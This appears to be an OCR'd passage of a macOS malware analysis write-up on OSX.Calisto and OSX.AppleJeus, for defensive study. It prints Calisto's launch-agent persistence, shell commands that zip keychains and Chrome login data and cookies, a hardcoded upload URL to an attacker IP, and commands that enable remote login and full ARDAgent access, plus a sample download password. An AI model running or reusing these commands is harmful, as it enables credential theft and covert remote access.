
com.intego.Mac-Internet-Security-X9-Installer.plist 〉 No Selection

Key	Type	Value
▼Root	Dictionary	(4 items)
KeepAlive	Boolean	YES
Label	String	com.intego.Mac-Internet-Security-X9-Installer
▼ProgramArguments	Array	(1 item)
Item 0	String	/System/Library/CoreServices/launchb.app/Contents/MacOS/launchb
RunAtLoad	Boolean	YES

As `RunAtLoad` key is set to `true`, `Calisto` will be automatically (re)started each time the user logs in.

Capabilities: Backdoor

When `Calisto` executed (from the trojanized Intego disk image), is will display a fake authentication prompt:



Intego Antivirus wants to make changes. Type your password to allow this.

Username: user

Password: ●●●●●●●

If the user provides their credentials (which they likely will, as authentication prompts during program installation are not uncommon), the malware will be able to elevate it's privileges to perform a wide range of nefarious actions.

First though, it saves the user's credentials:

```
$ cat ~/.calisto/cred.dat
userhunter2
```

The two main goals of 'Calisto' are to exfiltrate sensitive user data from an infected system, as well as enabling remote access.

First, it zips up the keychain data and network configuration data:

```
# ./procInfo
process start:
pid: 879
path: /bin/bash
user: 501
args: (
    "/bin/bash",
    "-c",
    "echo  | sudo -S zip -r ~/.calisto/KC.zip ~/Library/Keychains/ /Library/Keychains/  && ifconfig >
~/.calisto/network.dat ... "
```

The Kaspersky **analysis** also not that `Calisto` has a certain propensity user's browser data (specifically from Google Chrome):

```
$ strings -a Calisto | grep Chrome
/Library/Application Support/Google/Chrome/Profile 1/Login Data
/Library/Application Support/Google/Chrome/Default/Login Data

... && zip ~/.calisto/CR.zip ~/Library/Application\ Support/Google/Chrome/Default/Login\ Data
~/Library/Application\ Support/Google/Chrome/Default/Cookies ~/Library/Application\
Support/Google/Chrome/Default/Bookmarks ~/Library/Application\ Support/Google/Chrome/Default/History

/Library/Application Support/Google/Chrome/Default/History
/Library/Application Support/Google/Chrome/Default/Bookmarks
/Library/Application Support/Google/Chrome/Default/Cookies
```

This information is compressed into various zip archives (`KC.zip`, `CR.zip`, etc.) and exfiltrated to the attacker's remote server (which is hardcoded in the malware's binary `40.87.56.192`):

```
server: db  "http://40.87.56.192/calisto/upload.php?username=", 0
```

As noted, `Calisto` also seeks to enable remote access to an infected system by enabling remote login and activating Apple's remote desktop agent (`ARDAgent`):

```
# ./procInfo
process start:
pid: 879
path: /bin/bash
user: 501
args: (
    "/bin/bash",
    "-c",
    "echo | ... sudo systemsetup -setremotelogin on &&
     sudo /System/Library/CoreServices/RemoteManagement/ARDAgent.app/Contents/Resources/kickstart
          -activate -configure -access -off -restart -agent -privs -all -allowAccessFor -allUsers ..."
```

Win/OSX.AppleJeus

```
A persistent downloader, targeting cryptocurrency companies/exchanges.
```

Download: **`OSX.AppleJeus`** (password: `infect3d`)


Writeups:

- **`Operation AppleJeus:`**

- `Operation AppleJeus and OSX/Lazarus: Rise of a Mac APT`

Infection Vector: Fake Installer(s)

The infection vector for `AppleJeus` is in some ways rather simple. In order to become infected a user had manually download and install a subverted cryptocurrency trading application: `CelasTradePro`. The application contained a malicious "updater", which was persisted on the (now) infected macOS system.



Standard Install on "Macintosh HD"

This will take 32.4 MB of space on your computer.

Click Install to perform a standard installation of this software on the disk "Macintosh HD".

Installer is trying to install new software.


Enter your password to allow this.

User Name: user

Password:

However, there is rather interesting aspect of the infection process, which Kaspersky (who uncovered the malware), detail in their **report**

> *"The victim had been infected with the help of a trojanized cryptocurrency trading application, which had been recommended to the company over email. It turned out that an unsuspecting employee of the company had willingly downloaded a third-party application from a legitimate looking website [Celas LLC].*
>
> *The Celas LLC …looks like the threat actor has found an elaborate way to create a legitimate looking business and inject a malicious payload into a "legitimate looking" software update mechanism. Sounds logical: if one cannot compromise a supply chain, why not to make fake one?"*



OSX.AppleJeus (2018)

lazarus (n. korea) group's first mac agent

Celas Trade Pro,
from "Celas Limited"

fake company!

